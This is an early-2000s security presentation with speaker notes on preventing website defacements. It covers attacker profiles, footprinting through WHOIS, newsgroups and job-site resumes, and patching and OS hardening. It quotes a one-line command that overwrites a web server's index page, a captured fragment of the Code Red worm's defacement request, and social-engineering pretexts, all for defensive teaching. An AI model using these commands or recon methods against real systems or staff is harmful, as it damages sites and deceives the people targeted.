




This space intentionally left blank.





Who Am I?

- Employee of RS Information Systems, Inc
- Senior Security Analyst
- SANS Certified
 - Security Essentials (GSEC)
 - Incident Handler (GCIH)
- Web Server Admin Background
- Contracted for Security of a Government Bureau's Web/Unix Environments



4

This space intentionally left blank.

What Will This Presentation Cover?

- Defacement Background
 - What Is a Website Defacement
 - Defacements are Growing Rapidly
 - Profile of Typical Defacer
 - Why Deface
- Defacement Methodology
 - Footprinting Web Presence
 - Scanning of Target
 - Exploit Attempts
- Steps to Harden a Web Server
 - "Oldies but Goodies"
 - New Techniques




5

This presentation will focus on how to *prevent* web site defacements, rather than *why* or *how* these attacks might be successful. Many of the techniques covered in this paper are considered "Oldies But Goodies" with veteran SysAdmins, while other techniques are of my own creation. At a SANS Security Conference in December 2000, many of the unique security techniques outlined in this paper were discussed in the GIAC Incident Handler class. The instructor remarked that, of all the web site/servers he had audited, *only* about two percent were actually implementing these types of extensive security measures. That is a ridiculously low percentage. While all of these techniques may not be applicable to every web site, System Administrators (SysAdmins) and Security Administrators (SecAdmins) still need to address these important issues.

Presentation - Continued

- Mixed Audience
 - Technical
 - Management
- Basic Knowledge of Internet Technologies
- Focus on Unix Web servers
 - Issues Still Apply to IIS
- Dragnet Approach
 - Examples ARE real
 - Names have been changed
- Ask Questions
 - Time is Limited
 - Q&A at the End/Break



This space intentionally left blank.

Two Perspectives

- Each Security Issue Will Be Discussed From Both The Attacker's and Defender's Perspectives



7

This space intentionally left blank.

Conventions Used In Presentation

- **Attacker's Perspective In Green**
- Web Site/Server Vulnerability
- What Can Be Exploited
- Attack Methods



8

We will be taking two different approaches to discussing Web Server security issues. We will address each concern by looking from both the Attacker's Perspective (Above) and from the Defender's Perspective (Next Slide).

Slides that have a title written in Green text is from the Attacker's perspective. Titles written in Blue text are the countermeasures from the Defender's Perspective.

Conventions Used In Presentation Continued

- Defender's Perspective In Blue
- Countermeasures
- Minimize Vulnerability
- Identifying
- Alerting



9

This space intentionally left blank.

Conventions Used In Presentation Continued

- Blinking Arrow in Footer
- Web Links to Related Information



10

This space intentionally left blank.

Defacement Background


What is a Web Site Defacement?

11

Let's first start by discussing the question posed above, "What is a Web Site Defacement?" This question is not posed because it is assumed that the reader does not know what constitutes a defacement. This question is asked simply to identify the different types of definitions.

What Is a Web Site Defacement?

- Easy Definition:
 - When an unauthorized user makes an unauthorized change to web content (I.E.-a web page).



12


An easy or common definition is given above –

- When an unauthorized user makes an unauthorized change to web content (I.E.-a web page).

This is most commonly associated with html text being altered to shown a different web page.

What Is a Web Site Defacement?

- Easy Definition:
 - When an unauthorized user makes an unauthorized change to web content (I.E.-a web page).



This is an example of a web site defacement. The hacking group “Global Hell”, which we will discuss a bit later, defaced the White House’s website to the graphic shown above.

What Is a Web Site Defacement?

- Non-apparent changes
 - Changes to html code
 - Comment Tags

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
<HEAD>
<META HTTP-EQUIV=Content-Type' CONTENT='text/html; charset=iso-8859-1'>
<LINK REL=STYLESHEET TYPE='text/css' HREF=/Themes/Normal/Style.css'>
<SCRIPT Language=JavaScript>
<!-- YOU HAVE BEEN OWN3D SINCE 01/01/01 ☺!-->
```

14

Web Site Defacements can also include “Non-Apparent” changes. This could be the alteration of html code that is not displayed to the client through the browser. In the slide above. The defaced page has an html comment tag appended to the page that boasts “YOU HAVE BEEN OWN3D SINCE 01/01/01 ☺”.

Typically, these defacers will add code such as this to a web site’s content and then brag to all of their peers about the hack. The goal here is to see how long the defaced pages will be displayed to clients before the SysAdmin realizes and changes the content back to its original state.

While this type of defacements are not as common as blatant displayed text, it is still a concern. This type of covert defacing brings up other concerns such as altering News web site’s content and altering Shopping Cart security at E-Commerce sites.

What Is a Website Defacement?

- Harder Definitions:
 - DNS Redirection/Poisoning
 - Domain Hijacking
 - Caching Proxy Defacements
 - Banner Ads



15

Three “Harder” definitions of a Web Site Defacement are –

- DNS Redirection / DNS Cache Poisoning

DNS Spoofing is best described as a DNS name server making use of false information received from a host that is not the authority for that information. DNS Spoofing can cause users to be redirected to the wrong web sites even be the opening move in a denial of service attack.

http://www.sans.org/infosecFAQ/firewall/DNS_spoof.htm

- Domain Hijacking

Is when someone tries to take over a domain by updating/changing the domain information at Internic or a similar Domain Registration site. <http://www.whitehats.com/library/internic/>

- Caching Proxy Server Defacement

This scenario involves defacement of a Caching Proxy Web Server that sits in front of the real Web Server.



What Is a Website Defacement?

- Harder Definitions:
 - The effects are the same, the client "thinks" the web site has been defaced



17

The important point to make here is that will all three of these scenarios do NOT involve the real Web Server being compromised, the end result is the same – the client "Thinks" that the Web Site has been defaced. This could still lead to a Public Relations nightmare as far as the company's image is concerned.

Defacements Are Growing

- Attrition.org has been tracking defacements since 1995
- Stopped maintaining the mirror on May 21, 2001
- Cited the grueling 24/7 schedule as deciding factor

Annual Totals 1995 – May 17, 2001

Year	Total
1995	5
1996	20
1997	40
1998	245
1999	3746
2000	5822
2001	5315
Grand Total	15203


* Note – 2001 totals are for 4 ½ months

18

A true indicator of these growing trends occurred during the creation of this paper. On May 21, 2001, Attrition notified all defacement list subscribers that they will no longer maintain their defacement mirror. They cited the grueling schedule necessary to provide around the clock defacement mirror maintenance as the deciding factor. An Attrition news release stated:

“One of the most predominant sections of Attrition has been the defacement mirror. What began as a small collection of web site defacement mirrors soon turned into a near 24/7 chore of keeping it up to date. In the last month, we have experienced single days of mirroring over 100 defaced web sites, over three times the total for 1995 and 1996 combined. With the rapid increase in web defacement activity, there are times when it requires one of us to take mirrors for four or five hours straight to catch up. Add to that the scripts and utilities needed to keep the mirror updated, statistics generated, mail lists maintained, and the time required for basic functionality is immense. A "hobby" is supposed to be enjoyable. Maintaining the mirror is becoming a thankless chore.”

DEFACED.ALLDAS.DE Mirror



Recent Code Red Worm

- Buffer Overflow Attack
- Version I included exploit code to deface the IIS web server's index page



20

In addition to the rise in popularity of Web Defacements, the inclusion of Defacement code within new forms of Internet Worms has added a new dimension to the mix. Automated malicious programs that will deface a Web Site have been seen in abundance recently.

Code Red Worm (Above) – included malicious code that would deface a vulnerable Microsoft IIS Web Server with the following html code displayed to the client –

“HELLO! Welcome to http://www.worm.com! Hacked By Chinese!”

[illegible]

I captured the Code Red worm code on my home PC by initiating Netcat to listen on port 80 and save all data to a text file called “Code_Red.txt”. The code above is the Code Red exploit code from one of the attacks sent to my computer.

<http://www.cert.org/advisories/CA-2001-19.html>

Code Red Exploit Code

```
CreateThread CreateFileA Sleep GetSystemDefaultLangID VirtualProtect  
infocomm.dll TcpSockSend WS2_32.dll socket connect send recv  
closesocket w3svc.dll GET ? HTTP/1.0
```

```
Content-type: text/xml
```

```
HOST:www.worm.com
```

```
Accept: */*
```

```
Content-length: 3569
```

```
c:\notworm LMTH
```

```
<html><head><meta http-equiv="Content-Type" content="text/html;  
charset=english"><title>HELLO!</title></head><bady><hr  
size=5><font color="red"><p align="center">Welcome to  
http://www.worm.com !<br><br>Hacked By  
Chinese!</font></hr></bady></html>
```

22

Here you can see the end of the Buffer Overflow attack and when it creates the defaced html page.

Know Your Enemy

- Let's take a look at a "typical" website defacer
- GlobalHell member Eric Burns - AKA "Zyklon"
- ABC News Segment



> mms://videoarchive.msnbc.com/msnbc/video/100/dl_hacker_000419.asf


23

During this slide, we will take a look at a video clip taken from ABC News' interview with Patrick Gregory. Patrick is a member of the hacking group Global Hell. He is a perfect example of the "Typical" Web Site Defacer.

REAL Video link -mms://videoarchive.msnbc.com/msnbc/video/100/dl_hacker_000419.asf

Zyklon Update

- November 19, 1999 – Eric Burns found guilty
- 15 months imprisonment
- 3 year supervised probation
- \$36,240 in restitution



<http://www.usdoj.gov/criminal/cybercrime/burns.htm>

24

An update on the Department of Justice's indictment of Eric Burns.

"WEB BANDIT" HACKER SENTENCED TO 15 MONTHS IMPRISONMENT, 3 YEARS OF SUPERVISED RELEASE, FOR HACKING USIA, NATO, WEB SITES

Helen F. Fahey, United States Attorney for the Eastern District of Virginia, announced today that Eric Burns, age 19, who used the computer screen name "ZYKLON," of Shoreline, Washington, was sentenced before the Honorable James C. Cacheris to 15 months imprisonment, 3 years of supervised release, and was ordered to pay \$36,240 in restitution.

Burns pled guilty on September 7, 1999 to intentionally hacking a protected computer and causing damage. The defendant admitted that he had hacked and damaged computers in Virginia, Washington state, Washington, D.C., and London, England, including computers hosting the United States Information Agency and NATO pages on the World Wide Web, and the vice-president of the United States' Web page known as "21st Century.gov." The defendant also admitted that he had advised others on how to hack computers at the White House in May 1999.

CyberCrime.gov link for Eric Burn's case -

<http://www.usdoj.gov/criminal/cybercrime/burns.htm>

Profile of Typical Defacer

- Teenager
- Male
- Script Kiddie
 - Opportunistic
 - Indiscriminant
- Lacking Unix Skills



25

We will now take a look at the profile of the “Typical” Web Site Defacer. Take into account that this is simply the typical profile and that this, by no means, is all inclusive. There are most certainly exceptions to this profile, however, the vast majority of offenders fit surprisingly into this profile.

Profile Continued – Male Teenager

This is by FAR the most common type of defacer. This is referred to as the "gang mentality" group. If these people weren't breaking into computer systems, they'd be out on the streets trying to spray paint their initials on the tallest buildings they could get their hands on. They hack to try to gain peer acceptance, a feeling of self superiority, or a feeling of control.



26

This excerpt was taken from the AntiOnline.com Website.

Profile Continued – Male Teenager

When asked why he defaced websites, a member of "hackweiser" defacement group said the following -

...the reason I deface, is a number of reasons. Some is for fame, as I can at least admit. Some is for the hatred, not hatred against admins or my parents or anything, just overall hatred for modern society (I don't wanna get off on a rant, thats for defacements).

27

This interview clip was taken from the AntiOffline.com Web site.

Typical Rant

Gr33tlngs fr0m th3 m3mb3rs 0f H4G1S.

Our mission is to continue where our colleagues the ILF left off. During the next month, we the members of H4G1S, will be launching an attack on corporate America. All who profit from the misuse of the internet will fall victim to our upcoming reign of digital terrorism.

Our privileged and highly skilled members will stop at nothing until our presence is felt nationwide.

Even your most sophisticated firewalls are useless. We will demonstrate this in the upcoming weeks.

THE COMMERCIALIZATION OF THE INTERNET STOPS HERE

28

This Rant was taken from the defacement of the NASA HQ web site (<http://www.hq.nasa.gov>) on December 30, 1996. The defacement mirror is still available at the Attrition.org Web Site – <http://www.attrition.org/mirror/attrition/1997/03/05/www.hq.nasa.gov/>

Profile Continued – Script Kiddie

A person, normally someone who is not technologically sophisticated, who randomly seeks out a specific weakness over the Internet in order to gain root access to a system without really understanding what it is s/he is exploiting because the weakness was discovered by someone else. A script kiddie is not looking to target specific information or a specific company but rather uses knowledge of a vulnerability to scan the entire Internet for a victim that possesses that vulnerability.

29

This is the definition of the most prevalent Web Site Defacer – the Script Kiddie. Attrition.org remarked about these types of attackers –

“These youngsters running around defacing servers are not computer geniuses, says “Cancer Omega,” a staff member at Attrition.org, a security information clearing-house that mirrors defaced sites. They are simply more aware of current vulnerabilities than the typical system administrator, and they scour the net looking for vulnerable systems.”

Profile Continued – Lacking Unix Skills

Defacements

Speculation: Why are More NT Boxes Defaced?

Compare the knowledge required to navigate the hacked system:

- NT : Must know basic DOS Commands.
 - `echo "i 0wn j00" >> c:\inetpub\index.html`
- Unix : Must know basic Unix commands
 - In many cases defacers lack the common skill to even find the main web page on a system:
 - `find / -type f -name index.html -print`
 - `vi /path/to/index.html` (wait vi is too hard to use)

Copyright 2000. attrition.org Staff

http://www.blackhat.com/presentations/bh-usa-00/Munge_Jericho_Punkis/munge_jericho_punkis.ppt

30


This PowerPoint slide was taken from Attrition's presentation at BlackHat in Las Vegas 2000. In their presentation, they highlighted why more NT/IIS Web Servers were defaced as opposed to Unix variants. They said that the typical defacers lack even basic Unix skills. It is much easier for them to issue DOS commands to change/edit a Web page. Unix is just too complex.

The link to their entire presentation is below:

http://www.blackhat.com/presentations/bh-usa-00/Munge_Jericho_Punkis/munge_jericho_punkis.ppt

Why Deface?

- Fame
 - Yahoo, Ebay, etc..
 - News Media
- Bragging Rights
 - .Mil/.Gov sites
 - Peer Acceptance



31

Here are some typical reasons that an attacker will deface a Web Site. They know that the media will highlight the stories if they deface a well-known Internet site, much like the Yahoo, Ebay and Amazon DDOS attacks by COOLIO back in February 1999.

There is also certain amount of “Bragging Rights” associated with defacing a .MIL or .GOV website because of the perceived High Security of the site. Unfortunately, this equation of Military/Government = Security is not always synonymous. This belief in Government High Security was shown in the Patrick Gregory video.

Why Deface?

Hactivism

Hactivism is the convergence of hacking with activism, where "hacking" is used here to refer to operations that exploit computers in ways that are unusual and often illegal, typically with the help of special software ("hacking tools"). Hactivism includes electronic civil disobedience, which brings methods of civil disobedience to cyberspace. This section explores four types of operations: virtual sit-ins and blockades; automated e-mail bombs; Web hacks and computer break-ins; and computer viruses and worms. Because hacking incidents are often reported in the media, operations in this category can generate considerable publicity for both the activists and their causes.

32

Hactivism is the joining of Political or Social agendas with malicious Internet activity as the instrument of execution.

Hactivism/Cyber-Terrorism



There has historically been increases in malicious Internet activity following major international events. The US Spy Plane issue back in May of 2001 and with the recent attacks on Sept. 11th 2001, these are both examples of how these news events can give (even if misguided) purpose to these types of malicious cyber attacks.

Defacement Background Recap

- What Is a Website Defacement
- Defacements are Growing Rapidly
- Profile of Typical Defacer
- Why Deface
- One Last Point...



34

This space intentionally left blank.

Defacements Are Not Kids Stuff

- Vast majority of security breaches go unreported
- Defacements are the exception
- Defacements are a public relations nightmare
- Could cost a company its customer confidence
- Could be legal ramifications
- Defacements are a SYMPTOM
 - Security is lacking

35

Hardening A Web Server

- Harden the OS
- Patches – This Is NOT An Option
- Footprinting a Web Presence
- Remove Web Server/Site Info
- Harden Web Server Settings
- SWATCH Those Log Files
- Foil Vulnerability Scanners
- Preventing Invalid Pages From Displaying
- Invalid Content Alerts



36

We will now begin the discussion of steps to secure a Web Server.

Harden the OS

- Hackers can exploit OS vulnerabilities to gain system access
- These are exploits in the network services:
 - Imap
 - DNS
 - Sendmail
- Argus Pitbull Example
 - Exploited hole in Solaris 7 /IntelX86 OS
 - Created shell accounts



37

The undeniable symbiotic relationship between a Web server and its underlying OS can not be overstated. Both the Web server and the OS could potentially be used to exploit each other. For instance, a vulnerable version of the [BIND daemon](#) could potentially give an attacker command line access to the system. This unauthorized access could put the web site's contents into jeopardy. Conversely, a web server running a vulnerable version of the CGI script [PHF](#) could allow an intruder to illegally access the OS password file. This information might eventually lead to unauthorized system access. Addressing the security concerns of a Web server and ignoring the system OS is akin to locking the front door of a house while leaving the backdoor wide open. Therefore, it is imperative to harden the OS to truly prevent a web site defacement. A perfect example of failing to address this issue and how it could leave a system vulnerable to attack is explained in [Hackers Win Security Challenge](#).

<http://www.wired.com/news/technology/0,1282,43234,00.html>

This security challenge listed above outlines how ARGUS issued a Hack Contest against it's Secure Pitbull Web Server and ended up losing because the attackers compromised the Solaris OS.

A Typical Script Kiddie Attack

- The following presentation outlines an example of a Script Kiddie attack
- The Script Kiddie identifies the target by scanning the Internet for systems with the desired OS vulnerability
- The Attack is automated by exploit code that was not written by the Attacker



➤ http://www.msnbc.com/modules/hack_attack/hach.swf

38

During this slide, we will look at the beginning stages of a typical Script Kiddie attack. This information was obtained from the MSNBC.com website. This presentation was taken from an interview with the members of the Honeynet Project. <http://project.honeynet.org>

During this FLASH presentation, the attacker uses automated tools to scan for vulnerable versions of BIND and then launches an exploit script. The script will add system accounts and install a backdoor onto the system. We end this presentation after only the 3rd step. At this point, after only 90 seconds, the attacker has total control of the system and could alter the web content if desired.

Link to Flash presentation -

Harden the OS

- SANS "Step by Step" Guides
 - <http://www.sansstore.org/>
 - Solaris Security
 - Linux Security
 - Windows NT/2000
- Center for Internet Security
 - <http://www.cisecurity.org/>
 - Benchmarks
 - Solaris
 - Linux
 - Apache



39

A web server's underlying OS must be hardened if it is to be placed on the Internet. Steps for hardening a system's OS are beyond the scope of this paper, however, example documents can be found below.

•Unix Variants

- http://www.sans.org/newlook/resources/hard_solaris.htm
- <http://www.enteract.com/~lspitz/linux.html>

•Windows NT

- <http://www.securityfocus.com/data/library/ntsecforparanoid.html>
- <http://www.securityfocus.com/data/library/S24NTSec.doc>

At this point, the importance of hardening an OS should be obvious. Neglecting this process can be devastating to a server's overall security posture. The decision to forego these steps is referred to as a "Resume Building Decision" on behalf of the designated SysAdmin.

Patches – This Is NOT An Option!

- Both OS and Application security patches are issued constantly
- They fix flaws discovered in the system code
- Vast majority of compromises exploit KNOWN vulnerabilities that have patches available

Flaw	<Platform affected	Date discovered	Date patched
IIS Unicode	Internet Information Server for WinNT, Win2K	10/00	8/00*
RPC.statd	Linux (Debian, Red Hat)	6/00	9/00
RDS misconfig	Internet Information Server for WinNT	6/98	7/98, 7/99, 7/00
Washington University FTP server	Most Linux distros, HP-UX, NetBSD, OpenBSD	6/00	8/00
Global disk sharing	Win9x	NA	NA
BIND named	Most Linux, Unix	5/98	various


40

Both OS and web server vendors are constantly issuing patches in response to flaws found within their application's code. These patches fix diverse problems, including security issues, and are created from both in-house testing and user-community feedback. Keeping abreast of new patches can be a daunting task to say the least. Monitoring the vendor site, downloading the appropriate patch cluster, and then installing it on the specified systems are all steps that must be completed. SysAdmins are commonly over worked and, therefore, monitoring for patch updates usually gets pushed to the back burner.

Patches – This Is NOT An Option!

- Automate if possible
 - Check vendor sites for updates
 - Download patches
 - Notify appropriate personnel
- Join vendor email alert systems
- FedCIRC planning Automated System



 <http://www.fedcirc.gov/>

41

One of the most frustrating aspects of web site defacements is that most can be prevented if the appropriate patches are applied. The most efficient strategy for this issue is to automate monitoring for patches. By automating this process, the likelihood of downloading and installing the new patches in a timely manner is greatly increased. The majority of SysAdmins closely monitor their e-mail accounts, however, they lack the time to manually check a vendor's web site. Many vendors utilize an automated e-mail system for notifying registered users of new patch releases. If automated e-mail is not an option, a script could be created to contact a vendor's web site. This script should verify that the latest version of available patches is being utilized.

Footprint A Web Presence

- Become an Internet Detective
- Information Gathering / Reconnaissance
 - Domain Info
 - Web Site Info
 - Web Server Info
 - Personnel Info
- News Groups
- Monster




42

Knowledge is Power. The enemy requires information about a web server to aid in an attack, and therefore, sensitive information should not be disclosed. By examining the common information gathering techniques used by an attacker, information leakage may be reduced. "Foot Printing" a target host refers to the attacker's methods of information gathering or reconnaissance. There are numerous public informational utilities available on the internet that streamline the foot printing process.

WHOIS Search


- Identify Vital Web Site/Server and Network Information
- Contact Names
 - Social Engineering
- Email Addresses
 - Valid Usernames
 - Spoofed Email
- Phone Numbers
 - War Dialing
- DNS Servers



Search the NIC.GOV WHOIS Database

Enter WHOIS query:

Search WHOIS

 <http://nic.gov>

43

The WHOIS information databases were originally intended to assist users with contacting a specified web site or network owner. By searching through the public registration information for a target web site, an attacker can gather vital target reconnaissance. Administrative and technical contacts' names, phone numbers, e-mail and IP addresses of the domain DNS servers are all identified.

WHOIS Search

- Use Position Titles As Contact Names
 - Deters Social Engineering Attempts
 - Web Master
 - System Administrator
 - Consider Using Fake POC Name as Social Engineering Alert Trigger
- Use Position Titles For Email Addresses
 - Deters Spoofed Email Attacks
 - Webmaster@company.com
- List a Phone Number Outside of Normal Users Pool
 - Deters War Dialing Attacks

44

The security vulnerabilities associated with publicly displaying the WHOIS information may seem trivial. Do not underestimate their security implications. Consider the following techniques when registering domain information.

•Use Position Titles instead of actual peoples names

From a purely administrative standpoint, registering position titles instead of legitimate employee names reduces the number of updates required when an organization experiences personnel turnover. From a security standpoint, an experienced social engineer could employ this information in an attack scenario.

"One that we've seen quite a bit lately starts with "Hi, I'm a grad student." They get your boss' boss' boss name. They say, "Your boss' boss went to my alma mater. He's like a mentor to me. He's made all the arrangements. You're supposed to be helping us with this stuff." People are falling for that one. They're saying "Okay, we like to help students." They're handing information over."

•An alternative to using Position Titles is to register a bogus username. This technique effectively identifies social engineering attempts if appropriate personnel are apprised of the situation. For example, by registering "Bill Johnson" as a technical contact, this name serves as a "hacking alert" trigger which prompts predefined security procedures. If a social engineering attack is suspected, follow the steps below.

- If the number of the caller is available on Caller ID, write it down.
- Take detailed notes of the conversation.

"Preventing Web Site Defacements"
•Try to reverse engineer the caller by asking questions about how they know "Bill

News Groups

- Gather very specific target recon
 - System OS and Patch Level
 - Applications used
 - Config File Contents
 - Network Services
- Profile of SysAdmin's Skill Level
- Search for words like:
 - Targethost.gov
 - Newbie
 - Help
 - CGI



45

The practicality of using newsgroups for technical assistance is entirely justified, however, the potential danger of information leakage needs to be addressed. The amount of technical system information that people are giving away is staggering.

News Groups Example

<u>Information Category</u>	<u>Information Identified</u>
OS Type and Version	Linux Mandrake 7.2 Professional
Hardware	PII 266 with 96m ram
Web Server	Apache-AdvancedExtranetServer/1.3.12 (Linux-Mandrake/30mdk) mod_perl/1.24
IP Address	192.168.XXX.XXX
Hostname	Fully Qualified Hostname
Inetd.conf	Use of TCP-Wrappers - "ftp stream tcp nowait root /usr/sbin/tcpd in.ftpd -l -a"
Netstat Output	Open/Listening Ports, no need to Port Scan
Possible Exploitable CGI Script	PHF

46

By searching through the thread of a typical POST, detailed system information was obtained for a target host. The sanitized system information is shown above.

Notice that this newsgroup post gives away all sorts of sensitive information including:

- OS Type
- Web Server Software
- IP Address
- Use of TCP-Wrappers in inetd.conf file.
- Possible exploitable CGI script.

With this detailed technical information openly available, an attacker may forego a more intrusive scan of a targeted host.

News Groups

- **NEVER** post questions from work e-mail addresses
 - Use an anonymous internet e-mail system such as Yahoo or Hotmail
 - Prevents posted questions from being traced to the place of employment
- **ALWAYS** sanitize technical system information
 - Edit or sanitize technical information such as hostnames, IP addresses and sensitive file contents
- **BE AWARE** of prior posts
 - Take a look at all your prior posts combined

47

The overall usefulness of newsgroups far outweighs this potential danger, however, newsgroup users should take certain precautions. Protect personal identities and systems by following the rules listed above.

BE AWARE of prior posts.

Most users do not take a step back and look at all of their prior messages combined. Use the search service provided by most newsgroup web sites and search for your own name and/or e-mail address. Read through several different threads and see how your combined posts might give a different picture of your overall system status versus each post individually.

Monster

- Resume Diving
 - Updated version of "Dumpster Diving"
- Target is the resumes of overzealous job seekers
- Gather Recon Info about Systems and Personnel
- Can give a rather detailed profile of SysAdmin
 - Experienced
 - Newbie



48


A new reconnaissance technique that can be surprisingly effective is searching through the technical job search web sites like www.monster.com, www.hotjobs.com or www.careerpath.com. The targets of this technique are the resumes of overzealous technical job seekers. If an attacker gains access to these resumes, valuable information about a potential target's security posture may be identified. Many times, entire security architectures may be outlined including the use of security technologies such as Firewalls and Intrusion Detection Systems.

This new information gathering technique has been dubbed "resume diving." This is an updated version of the old hacker method called "dumpster diving," where an attacker physically searches through the waste containers of targeted companies. The target is improperly disposed of information. If a company inadequately shredded their paper waste, then an attacker could gather surprisingly useful information.

By resume diving, an attacker is able to obtain a detailed profile of their #1 adversary: the SysAdmin of the target host. From a typical resume, a fairly accurate portrait of the SysAdmin's technical experience can be obtained. Is the SysAdmin an IT veteran with more than 20 years experience in the field? Or is he/she fresh out of MCSE training with no practical work experience? This is all valuable information to an attacker.

Monster

- Review Your Resume
- Look at it from a Security Perspective
- Are you giving away too much technical info about your current employer's architecture?
- Save specific technical details for the live interview



49

Review all resumes from a security standpoint and see if it is perhaps giving away too much technical information. Remember, it is possible to be too detailed in a resume. Save the specific technical details for an in-person interview.

Probe The Target

- Once indirect recon is finished, the target host needs to be probed for further info
- Free Internet Tools
 - <http://www.infosyssec.com/infosyssec/ipsectools.htm>
 - <http://wetelephant.cotse.com/tracetools.html>
 - <http://www.netcraft.com>
